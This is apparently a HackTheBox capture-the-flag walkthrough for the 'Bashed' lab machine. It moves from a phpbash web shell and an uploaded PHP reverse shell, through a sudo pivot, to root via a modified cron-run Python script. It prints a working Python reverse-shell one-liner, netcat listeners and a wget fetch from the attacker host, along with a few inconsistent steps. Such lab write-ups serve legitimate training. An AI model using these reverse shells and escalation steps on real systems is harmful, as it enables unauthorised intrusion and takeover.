

Bashed-HTB

Enumeration

- using `sudo nmap -p- -A -T4 -Pn 10.10.10.68` to enumerate we find:



- We find a webpage on the ip address:



The article mentions about https://github.com/Arrexel/phpbash

- The github page states that a bash cli is present on the website accessible by xyz/phpbash.php hence we use dirbuster and find that it exists:

- We navigate to the above mentioned directory and find a bash terminal with user privileges where we can collect our flag from user.txt
- Then we upload a reverse shell from https://github.com/pentestmonkey/php-reverse-shell and execute it by visiting the webpage http://10.10.10.68/uploads/reverse-php-shell.php

while listening through netcat using `nc -nvlp 4444`

```
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.68] 54398
Linux bashed 4.4.0-62-generic #83-Ubuntu SMP Wed Jan 18 14:10:15 UTC 2017 x86_64 x86_64 x86_64 GNU/
Linux
 01:47:28 up  1:26,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi
n\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
$ su scriptmanager
su: must be run from a terminal
```

- We notice that we do not have full tty so we execute the following to gain full tty:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
(inside the nc session) CTRL+Z;stty raw -echo; fg; ls; export
SHELL=/bin/bash; export TERM=screen; stty rows 38 columns 116; reset;
```

- After we gain full tty we find the linux version and other details using:

```
(cat /proc/version || uname -a ) 2>/dev/null
lsb_release -a 2>/dev/null # old, not by default on many systems
cat /etc/os-release 2>/dev/null # universal on modern systems
```

After which we found out the linux machine runs Ubuntu 16.04.2 LTS

```
NAME="Ubuntu"
VERSION="16.04.2 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.2 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

For which we discovered an exploit https://www.exploit-db.com/exploits/44298 which we compiled to a php file for uploading using `gcc 44298.c -o hax.php` which we uploaded using the phpbash.

- Now we can rename it from php to unnamed `mv hax.php hax` and make it executable `chmod +x hax`
- We found out using `sudo -l` that scriptmanager can execute all commands without password

```
www-data@bashed:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on bashed:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on bashed:
    (scriptmanager : scriptmanager) NOPASSWD: ALL
```

- So we can access the user by doing `sudo -u scriptmanager /bin/bash`

```
www-data@bashed:/$ sudo -u scriptmanager /bin/bash
sudo -u scriptmanager /bin/bash
scriptmanager@bashed:/$
```

- Found an unusual scripts folder

```
scriptmanager@bashed:/$ ls -la
ls -la
total 92
drwxr-xr-x  23 root          root          4096 Jun  2  2022 .
drwxr-xr-x  23 root          root          4096 Jun  2  2022 ..
-rw-------   1 root          root           174 Jun 14  2022 .bash_history
drwxr-xr-x   2 root          root          4096 Jun  2  2022 bin
drwxr-xr-x   3 root          root          4096 Jun  2  2022 boot
drwxr-xr-x  19 root          root          4140 Jan 31 00:21 dev
drwxr-xr-x  89 root          root          4096 Jun  2  2022 etc
drwxr-xr-x   4 root          root          4096 Dec  4  2017 home
lrwxrwxrwx   1 root          root            32 Dec  4  2017 initrd.img -> boot/initrd.img-4.4.0-62-generic
drwxr-xr-x  19 root          root          4096 Dec  4  2017 lib
drwxr-xr-x   2 root          root          4096 Jun  2  2022 lib64
drwx------   2 root          root         16384 Dec  4  2017 lost+found
drwxr-xr-x   4 root          root          4096 Dec  4  2017 media
drwxr-xr-x   2 root          root          4096 Jun  2  2022 mnt
drwxr-xr-x   2 root          root          4096 Dec  4  2017 opt
dr-xr-xr-x 181 root          root             0 Jan 31 00:20 proc
drwx------   3 root          root          4096 Jan 31 00:21 root
drwxr-xr-x  18 root          root           500 Jan 31 00:21 run
drwxr-xr-x   2 root          root          4096 Dec  4  2017 sbin
drwxrwxr--   2 scriptmanager scriptmanager  4096 Jan 31 01:35 scripts
drwxr-xr-x   2 root          root          4096 Feb 15  2017 srv
dr-xr-xr-x  13 root          root             0 Jan 31 01:15 sys
drwxrwxrwt  10 root          root          4096 Jan 31 02:40 tmp
drwxr-xr-x  10 root          root          4096 Dec  4  2017 usr
drwxr-xr-x  12 root          root          4096 Jun  2  2022 var
lrwxrwxrwx   1 root          root            29 Dec  4  2017 vmlinuz -> boot/vmlinuz-4.4.0-62-generic
scriptmanager@bashed:/$ cd scripts
```

- We find a text.py file in that which executes frequently and makes a text.txt file which is owned by root:

```
scriptmanager@bashed:/scripts$ ls -la
ls -la
total 48
drwxrwxr--  2 scriptmanager scriptmanager  4096 Jan 31 02:43 .
drwxr-xr-x 23 root          root           4096 Jun  2  2022 ..
-rw-r--r--  1 scriptmanager scriptmanager   216 Jan 31 01:25 .exploit.py
-rw-r--r--  1 scriptmanager scriptmanager  5297 Jan 30 16:59 15023.c
-rwxr-xr-x  1 scriptmanager scriptmanager 17160 Jan 30 16:59 hax2
-rwxr-xr-x  1 scriptmanager scriptmanager    60 Jan 31 01:36 test.py
-rw-r--r--  1 root          root             12 Jan 31 01:29 test.txt.old
```

- Using this cheatsheat https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/shell-reverse-cheatsheet/#perl we make a test.py file with: `import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",4242));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i"])`
- then use wget to move it to the scripts directory and replace the test.py

```
scriptmanager@bashed:/scripts$ wget http://10.10.14.25/test.py
wget http://10.10.14.25/test.py
--2024-01-31 03:17:12--  http://10.10.14.25/test.py
Connecting to 10.10.14.25:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 213 [text/x-python]
Saving to: 'test.py.1'

test.py.1           100%[===================>]     213  --.-KB/s    in 0s

2024-01-31 03:17:12 (46.2 MB/s) - 'test.py.1' saved [213/213]

scriptmanager@bashed:/scripts$ ls
ls
test.py  test.py.1  test.txt
scriptmanager@bashed:/scripts$ mv test.py.1 test.py
mv test.py.1 test.py
```

- we get a root shell

```
┌──(kali㉿kali)-[~/Downloads/Bashed]
└─$ nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.10.14.25] from (UNKNOWN) [10.10.10.68] 48622
bash: cannot set terminal process group (959): Inappropriate ioctl for
evice
bash: no job control in this shell
root@bashed:/scripts#
```